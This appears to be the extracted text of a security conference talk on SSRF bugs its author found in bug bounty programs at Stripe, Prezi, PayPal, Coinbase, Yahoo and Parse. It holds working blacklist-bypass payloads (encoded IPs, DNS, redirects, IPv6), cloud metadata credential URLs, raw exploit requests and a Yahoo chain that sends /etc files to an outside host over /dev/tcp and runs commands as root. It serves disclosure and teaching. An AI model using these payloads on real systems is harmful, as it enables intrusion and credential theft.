



# **Server-side browsing considered harmful**



**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**




**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**

# Methodology

- **Identify server-side browsing**
  - **Ideally with responses echoed back**
- **Identify protections (mostly blacklists)**
  - **Then bypass them**
- **Try to maximize impact during exploitation**
  - **Prefer RCE or Cloud pwnage to port scan**
- **Aka *"creatively express my laziness"***

# Scope

- **Covers only a few bug bounty programs**
    - **Facebook, Yahoo, Coinbase, PayPal, ...**
  - **Criteria**
    - **Interesting targets**
    - **Good security team**
    - **Fast reaction**
    - **Nice payouts**
- 



**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**

# Vectors

- **Resources for developers**
  - **API explorer (Adobe Omniture - @riyazwalikar)**
  - **Debug of IPN aka Webhooks (payment world)**
- **Third-party data sources**
  - **Upload from URL (Dropbox, FastMail, ...)**
  - **Import of RSS feeds (YQL, Yandex, ...)**
- **Third-party authentication**
  - **OAuth, SAML, ... (used everywhere)**

# Vectors

- **Core features of the target application**
  - **Google Translate can work from an URL**
  - **Prezi "Export to portable format"**
- **Mixed-content proxies**
  - **Hopscotch (FastMail), Camo (Github)**
  - **And also "imageproxy", "pilbox", ...**
- **Hosted code**
  - **Parse will execute your own JS code (YQL too!)**





**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**

# URL handlers

- **file:// is an easy win**
  - **May be reached via a HTTP redirect**
  - **Java trick: file:///proc/self/cwd/./config/**
- **Exotic handlers**
  - **gopher://, dict://, php://, jar://, tftp://, ...**
  - **Look at the "SSRF Bible" if interested**

# URL handlers

- **http:// et https:// are always available**
  - **Let's focus on these ones!**
- **Lots of possible targets**
  - **HTTP and HTTPS applications**
  - **Compatible services like Redis**
  - **Fingerprintable services**
    - **SMTP, SSH, ...**

# Destinations

- **Main goals**
    - **Loopback**
    - **Multicast**
  - **Secondary goals**
    - **Internal network aka LAN**
    - **Public IP space**
- 

# Loopback

- **Often hosts sensitive services**
  - **IP-based ACL bypassed by design**
- **Monitoring**
  - **Custom: Yahoo "ymon"**
  - **Open Source: Consul, Monit, ...**
- **Data repositories**
  - **Solr, Redis, memcached, ...**

# Loopback

- **Depending on the architecture**
- **Loopback may not be the backend**
  - **But an outbound proxy**
  - **Shared? With who? In scope?**
  - **CoinBase & Proximo**

# The loopback idiosyncrasy

- **Symptoms**
  - **Scanning using different features**
  - **Getting different results**
- **Probable causes**
  - **Partial proxying (YQL)**
  - **Specialized backends**

# Multicast

- **Works for every EC2 or OpenStack VM**
  - **Meta-data server at <http://169.254.169.254/>**
- **Interesting targets**
  - **Always here**
    - **`/latest/meta-data/{hostname,public-ipv4,...}`**
  - **User data (startup script for auto-scaling)**
    - **`/latest/user-data`**
  - **Temporary AWS credentials**
    - **`/latest/meta-data/iam/security-credentials/`**



# Internal network

- **Most of the time, there's a LAN**
  - **Except for some Cloud-only setups**
- **With non hardened services**
  - **Monitoring, stats, ...**
  - **Databases, keystores, ...**
- **But you need the addressing plan**
- **Btw, are you sure 10/8 is in scope?**


# Public IP space

- **Sometimes...**
  - **Public ACL != internal ACL**
  - **Private services on public IP**
- **Not so uncommon...**
  - **noc.parse.com => 54.85.239.3**
    - **Hosting a Go debugger**



**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**


# Blacklists

- **Only a few destinations to forbid**
  - **So implementing blacklists is easy**
    - **Or not?**
  - **Let's focus on**
    - **<http://169.254.169.254/>**
    - **<http://127.0.0.1/>**
- 

# Blacklists – DNS

- **<http://metadata.nicob.net/>**
  - **Simple static A record**
- **<http://169.254.169.254.xip.io/>**
  - **Free wildcard DNS service**
- **<http://1ynrnhl.xip.io/>**
  - **Encoded as `base36(int('254.169.254.169'))`**
- **<http://www.owasp.org.1ynrnhl.xip.io/>**
  - **If both whitelists and blacklists are used**

# Blacklists – HTTP redirects

- **Redirect to the meta-data server**
    - **HTTP 302 to <http://169.154.169.254/>**
  - **Static way**
    - **<http://nicob.net/redir6a>**
  - **Dynamic way**
    - **<http://nicob.net/redir-http-169.254.169.254:80->**
- 

# Blacklists – HTTP redirects

- **Redirects work IRL**
  - **Yahoo and Stripe were affected**
- **There's more than 302**
  - **Like 307 for POST to POST**
- **Test with a (multi-step) loop**
  - **May produce some distinctive errors**
- **Points to a redirect URL via the UI/API**
  - **Then make dynamic changes on your side**

# Blacklists – Alternate IP encoding

- **Most common representation**
  - **Dotted decimal**
  - **127.0.0.1, 169.254.169.254, ...**
- **But any HTTP client supports more**
  - **Browser, proxy, library, ...**
  - **<http://www.pc-help.org/obscure.htm>**



# Blacklists – Alternate IP encoding

**<http://425.510.425.510/>**

**<http://2852039166/>**

**<http://7147006462/>**

**<http://0xA9.0xFE.0xA9.0xFE/>**

**<http://0xA9FEA9FE/>**

**<http://0x41414141A9FEA9FE/>**

**<http://0251.0376.0251.0376/>**

**<http://0251.00376.000251.0000376/>**

**Dotted decimal with overflow**

**Dotless decimal**

**Dotless decimal with overflow**

**Dotted hexadecimal**

**Dotless hexadecimal**

**Dotless hexadecimal with overflow**


**Dotted octal**

**Dotted octal with padding**

# Blacklists – Alternate IP encoding

- **And you can mix them**
  - **http://425.254.0xa9.0376/**
  - **Decimal (w/ and w/o) overflow + hex + octal**
- **Or convert only parts of the address**
  - **http://0251.0xfe.43518/**
  - **Octal + hex + 2-byte wide dotless decimal**

# Blacklists – IPv6

- **http://[::169.254.169.254]/**
    - **IPv4-compatible address**
  - **http://[::ffff:169.254.169.254]/**
    - **IPv4-mapped address**
- 

# Blacklists – loopback only

- **http://127.127.127.127/**
  - **Yes, it's a /8**
- **http://0.0.0.0/**
  - **Works surprisingly often...**
- **http://[::1]/ and http://[::]/**
  - **Moar IPv6**

# Blacklists – DNS TOCTOU

- **Step 1**
  - **The backend server resolves the destination hostname**
  - **The backend server verifies the IP against a blacklist**
  - **The request is allowed to go to the outbound proxy**
- **Step 2**
  - **The proxy resolves the destination hostname**
  - **The response now points to a private IP address**
- **Toolbox**
  - **Dedicated sub-domain**
  - **Patched copy of DNSChef**



**Context**  
**Vectors**  
**Targets**  
**Blacklists**  
**Bugs**  
**Toolbox**

**AGARRi**  
**OFFENSiVE SECURITY**



**stripe**

# Unused feature – Stripe

- <https://checkout.stripe.com/v3/checkout/desktop.js>
  - Containing a (never called) Ajax function
  - Taking only one parameter named "image\_url"

```
$.ajax({  
    url: "https://checkout-api.stripe.com/color",  
    data: { image_url: uri },  
    type: "GET",  
    dataType: "json"  
})
```





# Unused feature – Stripe

- **Client-side blacklist**
  - **Not a security measure**
  - **Includes 127.0.0.0/24**
- **Server-side blacklist**
  - **Loopback, internal, multicast, ...**
- **But HTTP redirects are honored**

# Unused feature – Stripe

## Request

Raw Params Headers Hex

```
GET /color?image_url=http://nicob.net/redir-http-127.0.0.1:30000-/ HTTP/1.1
Host: checkout-api.stripe.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://checkout.stripe.com/v3
Origin: https://checkout.stripe.com
Connection: keep-alive
```

## Response


Raw Headers Hex

```
HTTP/1.1 400 Bad Request
Server: nginx
Date: Fri, 08 Aug 2014 23:53:52 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 76
Connection: keep-alive
Access-Control-Allow-Origin: *
```

```
Get http://127.0.0.1:30000/: malformed HTTP status code "Debian-Subuntu1.4"
```

**Reward: \$500**

**AGARRi**  
**OFFENSIVE SECURITY**



**Prezi**

# Hidden vector – Prezi


- **Base64-encoded zipped XML document**

```
Raw Params Headers Hex Prezi XML
POST /presentation/ooH8ys746fan/ HTTP/1.1
Host: 0901.static.prezi.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:25.0) Gecko/20100101 Firefox/25.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: csrftoken=f2e3581b6d7d11fc2d6c2a72fae0c75a;
prezi-auth=.eJxdUMtOwzAQ_BefSWU7zaM5ITggJIQ41LO1jdeJqetEtoMoiH9nU6WNhGX5MDM7s-MfNkUMHk7IGpZAcH-2ve94z-6YsSEmtXCvth
OcRILpvaFPAbvBBpxh26KPqGxUI5yt71hjwEVcmU9wVqvJJ-tINdd4jk4mZJaLPeFn5ZITnsA6YseA3_beU_Bh4zERQ94a4zENo5rXZkOKE17gmMCY
W2IhgOnDET25GI15UYtDqSsthGmlLlsJITSAvKOKIFuYUq_wa6QicdlMcpFnQmQy33PRyKrZlptttStKSXrKVjG6a_y1XzqP85-8vT-8PD-STENC9T
FYj3p15RmvM8Fn16JoippOPay1UrDg1130_4BZeMidalpS1LzOy92qacEv44vs9w_V255y.BXF59A.SciHAALe_S-3HV9y1YMw6MOVnJM;
optimizeLySegments=%7B%22172171127%22%3A%22direct%22%2C%22172177172%22%3A%22none%22%2C%22171918630%22%3A%22false%2
2%2C%22172118535%22%3A%22ff%22%7D; optimizeLyEndUserId=oeu1385077373093r0.13678002779202703;
optimizeLyBuckets=%7B%7D; __utma=257535690.736942363.1385077375.1385158145.1385162823.4; __utmc=257535690;
__utmz=257535690.1385077375.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
__ar_v4=Q4MV7WNHQ5EUPGCC5JLLHF%3A20131121%3A21%7CCCH2ZRMRSNFL5F4PAWPOQ2%3A20131121%3A21%7CKN2Y7UF2N5FDJLQU3AVWOG%3
A20131121%3A12%7C6ZP4V3MWTZAV5LN3RNTXAJ%3A20131121%3A9; __utmz=257535690.1385077375.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none);
optimizeLyCustomEvents=%7B%22oeu1385077373093r0.13678002779202703%22%3A%5B%22collabmodalclicknext%22%5D%7D
Connection: keep-alive
Referer: http://prezi.com/bin/loader-38696.swf/[[DYNAMIC]]/1
Content-Type: application/x-www-form-urlencoded
X_PREZI: true
AUTHORIZATION: MAC id="", ts="1385167050", nonce="MdHsoMYE",
ext="eyJwYXlsb2FkX3Z1cnNpb24iOiAxLCAidXNlc19pZCI6IDgwODM2OSwgInNlcnZpY2UiOiAic3RvcnFnZSIsICJwcmVzZW50YXRpb25faWQoI
iAyMDQ5NTE3NDksICJsb2dfa3BpIjogdHJlZSwgImNsaWVudF90eXB1IjogImNsaWVudF93cm10ZSJS9",
mac="mz4BCLcP+yXIE3koDzsy+rgEyZ+VqQvn1boUmgoUyCo="
Content-Length: 2875

b64%5Fzipped%5Fxml%5Fcontent=eJzdWmlv2OYS/hwD/g8bHtBeP4jk7vLVoyWzXbcIkLZB63xogyBYkUuJZ0pUSSqKXPS/3%2bxSFJcvkiWluOI
uQmxxdmbnmWdmZ0dKgpff/nt380vbe/S0SpY5f0rQ%2b8uLF8HL%2bx8fXj/8iuIsw0h7En%2b0cWeBIM3gZWgsWVGsI7H8Af4G9Ubjc4SCTzvwkwm
xdgOjfiVeoDMq2ST14gmeC16WyWJaV18IbX8FbFVmy5RtavluBdYiLhYs0zQdo3rfVQqMn29MM1Wi6hAn6%2b1keO4VMfU9T2L2JbtehraSLHL6Y6
PXZfahFBLQ%2bskKmfXGqbUenTi2r7j2aaPbVdDM55M26VYI76rU4/almtaluNpxngXsrHkYZmzmsnGWRwDNkVQK6VsMV2xKS%2baWHayMV8Exu5hF
2LPJjhnEUf1ZsnvtUWwz1laow1MNs9BNvk3QEBjdK2ZH4lFTd%2bheE510ImVZbbQJENEOiEcgt2XAhmeb7qSJVNDufxZQOyObgMn1PSwR6hrORoKU
6iMay1M8jD12G6f2H5cCQNDPqrRfLE1cjXYO8hd62IzPvo1sSv2gRzXjJfE5GVP2RRE1c8ut28K3g%2bjvNsPir5HIqiB099hcZ4yXK%2bKB%2b2u
```

# Hidden vector – Prezi

## Easier to manage with a custom Burp extension



```
<zuiprezi>
  <version>7</version>
  <zui-table>
    <settings>

      <autoplay>

        <delay>4000</delay>

      </autoplay>

      <bounds x="-6673.137984254578" y="-6648.69177352234" width="13346.275966" height="13297.3844468" />
      <aspectratio>off</aspectratio>
      <languages>
        <language>en</language>
      </languages>
      <mode type="normal"/>
    </settings>
    <object id="0_24309637" type="button" x="-24.446210732238907" y="0" r="0" />
    <type>circle</type>
    <size>
      <w>800</w>
      <h>800</h>
    </size>
  </zui-table>
</zuiprezi>
```

# Hidden vector – Prezi

## Each embedded object is referred by its URL

```
Raw Params Headers Hex Prezi XML
</object>
  <object id="25_4" type="text" x="-73.39685930906606" y="-823.8352891700923" r="0" s="21.064303201905442" class=
  <height>27.59765625</height>
  <width>390.9237784827681</width>
  <p>
    <text><![CDATA[Some text]]></text>
  </p>
  <layout>
    <layout-element role="body" parent-id="0_24309637"/>
  </layout>
</object>
<object id="0_808369" type="image" x="3918.6162206265653" y="2293.218598433113" r="0" s="1.113744737445328">
  <source w="1592" h="1268" bt="750.9" bl="1225.25">
    643014691
    <url>http://0103.static.prezi.com.s3.amazonaws.com/media/a/3/1/1190e09272932f39d9c98960b67142336c0d3.swf</url>
  </source>
  <sourceUrl>car.swf</sourceUrl>
</object>
</zui-table>
<path>
  <s>
    <eagle o="0_24309637"/>
  </s>
  <s>
    <eagle o="25_4"/>
  </s>
</path>
<style type="text/css"><![CDATA[
@font-face
{
```

# Hidden vector – Prezi

- **Looking for some server-side processing**
  - **Feature "Export to PDF" => no**
  - **Feature "Export to ZIP" => yes**
- **Exploits**
  - **file:///etc/passwd (\$2k)**
  - **http://169.254.169.254/ (\$2k)**
  - **http://0177.0.0.1/ (IPy bypass, \$500)**

**AGARRI**  
**OFFENSIVE SECURITY**



**PayPal**



# IPN – PayPal

- **IPN testing interface for developers**
- **Existing blacklist**
  - **Bypassed with octal encoding**
- **Exploit**
  - **<https://012.0110.0150.0036/>**
  - **IPN sent successfully to 10.72.104.30**
- **Reward: \$100**



# **AGARRi**

**OFFENSIVE SECURITY**



# IPN – John Doe I

- **Webhooks testing interface for developers**
- **No restriction on the destination**
- **Exploit**
  - **`http://127.0.0.1:8500/v1/agent/self`**
- **First fix bypassed**
  - **Using `http://0.0.0.0:61315/`**
- **Reward: \$750**





# coinbase

# IPN – Coinbase

- **Callbacks testing interface for developers**
- **No restriction on the destination**
- **Exploit**
  - **<http://169.254.169.254/latest/user-data>**
    - **Credentials for EC2, Heroku, ...**
  - **In fact, I pwned Proximo**
    - **Paid shared outbound proxy**
- **Reward: \$5k (time to fix+reward < 24h, kudos!)**

# **AGARRi**

**OFFENSIVE SECURITY**



# Mixed-content proxy – John Doe II

- **Links to external images from SSL pages**
  - **The perfect SSRF vector**
    - **Any method, any header, full response**
  - **Exploit (root RCE)**
    - **`https://xxx/http://0.0.0.0:8500/v1/agent/check/register`**
    - **`https://xxx/http://0.0.0.0:8500/v1/agent/checks`**
  - **Reward: \$3k**
- 

**AGARRi**  
**OFFENSIVE SECURITY**




**YAHOO!**



# The YMON saga – Part 1

- **YQL (and Pipes) can access external systems**
- **Existing blacklist (IP address + port)**
  - **Applied before following HTTP redirects**

```
http://nicob.net/redirect-port-25. Response: Connection Established (200). Error: No link discovered in response"}  
http://nicob.net/redirect-port-22. Response: Connection Established (200). Error: No link discovered in response"}  
http://nicob.net/redirect-port-80. Response: Not Found (404)"}
```



```
http://nicob.net/redirect-port-2222. Response: Connection Established (200). Error: No link discovered in response"}  
http://nicob.net/redirect-port-3128. Response: Multi-Hop Cycle Detected (400)"}
```

```
http://nicob.net/redirect-port-8001. Response: (OK) (200). Error: No link discovered in response"}  
http://nicob.net/redirect-port-8083. Response: Not Found (404)"}
```

```
http://nicob.net/redirect-port-8084. Response: Multi-Hop Cycle Detected (400)"}
```

```
http://nicob.net/redirect-port-9466. Response: Method Not Allowed (405)"}
```

```
http://nicob.net/redirect-port-9898. Response: Server Hangup (502)"}
```

# The YMON saga – Part 1

- **Closed as WONTFIX**

***“Thank you for your submission to Yahoo! We are aware of this functionality on our site and **it is working as designed.** Please continue to send us vulnerability reports!”***

- **Reward: \$0**

# The YMON saga – Part 2

- **Port TCP/9466**
  - **405 Method Not Allowed**
  - **WS using the *ymon* namespace**
- **Google for "ymon wsdl"**
  - **Found ONE question from 2005**

# The YMON saga – Part 2

NEVER HAVE I FELT SO  
CLOSE TO ANOTHER SOUL  
AND YET SO HELPLESSLY ALONE  
AS WHEN I GOOGLE AN ERROR  
AND THERE'S ONE RESULT  
A THREAD BY SOMEONE  
WITH THE SAME PROBLEM  
AND NO ANSWER  
LAST POSTED TO IN 2003

WHO WERE YOU,  
DENNERCODER?  
WHAT DID YOU SEE?!



# The YMON saga – Part 2

## Creating client from WSDL



pshvarts

(I'm new in SOAP)

P: n/a

I get some wsdl file (from apache service ). I tried creating SOAP client with .NET - trying to add Web Reference and get error like: "Custom tool error: Unable to import WebService/Schema. Unable to import binding..."

I thought may be wsdl file is not good enough (it was created with qsoap toolkit), so I paste-copy sample from

[http://www.w3.org/TR/2001/NOTE-wsdl-20010315#\\_wsdl](http://www.w3.org/TR/2001/NOTE-wsdl-20010315#_wsdl) (will paste below) and receive same error (qsoap give some warning on this file but create client) .

Could you say what I'm doing wrong? Thanks ahead.

```
<?xml version="1.0" encoding="utf-8" ?>
```


```
<definitions
```

```
targetNamespace="http://autodevbsd1.dallas.corp.yahoo.com:9466/ymon.wsdl"
```

```
xmlns:tns="http://autodevbsd1.dallas.corp.yahoo.com:9466/ymon.wsdl"
```

```
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
```

# The YMON saga – Part 2

- **WSDL analysis**
    - **450 lines, 11 methods**
    - **Including echo, exec, ping, version, ...**
  - **The exec() method**
    - **Looks sooooo interesting**
    - **But limited to some Nagios plugins**
- 

# The YMON saga – Part 2

- Abuse the check\_log plugin to leak files
  - `check_log -F /etc/* -O /dev/tcp/1.2.3.4/3333 -q "`
- Abuse the check\_log plugin to make a copy of bash
  - `check_log -F /bin/bash -O /home/y/libexec/nagios/check_nt -q "`
- Then execute bash with root privileges
  - `check_nt -c 'id;uname -a'`

# The YMON saga – Part 2

Formatted View

Tree View

Expand

Wrap Text

Select All

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:ns="urn:ymon"
  xmlns:xsd="http://www.w3.org/1999/XMLSchema" xmlns:xsi="http://www.w3.org/1999/XMLSchema-instance">
  <SOAP-ENV:Body>
    <ns:execResponse>
      <code>0</code>
      <output>Sun Apr 13 19:24:51 UTC 2014
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
Linux htproxy1.ops.gq1.yahoo.net 2.6.32-358.6.2.el6.YAH00.20130516.x86_64 #1 SMP Fri May 17 04:49:39 UTC 2013 x86_64
67.195.51.209</output>
    </ns:execResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
</postresult>
</results>
</query>
```

▪ **Reward: \$15k**



# The YMON saga – Part 3

- **Hex encoding used to bypass both the IP and port checks**
  - **Access (again) the "ymon" WS on loopback**
  - **Execute code as "y" and not "root" anymore**
- **Need to find something new**
  - **Identify some (unpatched) "ymon" *master* servers**
  - **Pwn them like previously**
- **Fix for the IP check bypassed using octal encoding**
  - **Yes, that's the third bypass!**
- **Reward: \$6,600**



# Parsee

# SSJS – Parse


Less than two weeks after its [acquisition by Facebook](#), Parse is announcing a new product. Parse is adding [Parse Hosting](#) to its suite of products that developers can use to be “server-free from beginning to end.”

- **Language: JavaScript**
  - **Two offers**
    - **"Cloud Code"**
      - **Authenticated calls only**
    - **"Parse Hosting"**
      - **Complex MVC applications**
  - **Outbound requests are allowed**
    - **Through a farm of dedicated proxies**
- 

# SSJS – Parse

- **Private and multicast addresses are filtered**
- **No restriction on loopback**
  - **Access to Monit through a proxying app**
- **Internal services running on public IP space**
  - **Access to a Redis DB on "noc.parse.com"**
  - **Note: external ACL are OK**

# SSJS – Parse



The screenshot shows a web browser window with the address bar containing the URL `http://127.0.0.1:3737/gmond`. The breadcrumb navigation shows `Home > gmond`. Below the navigation is a table with the following data:

Parameter	Value
Name	gmond
Pid file	/var/run/gmond.pid
Status	Running
Monitoring mode	active
Monitoring status	Monitored

# SSJS – Parse

← → ↻ <http://127.0.0.1:3737/gmond>

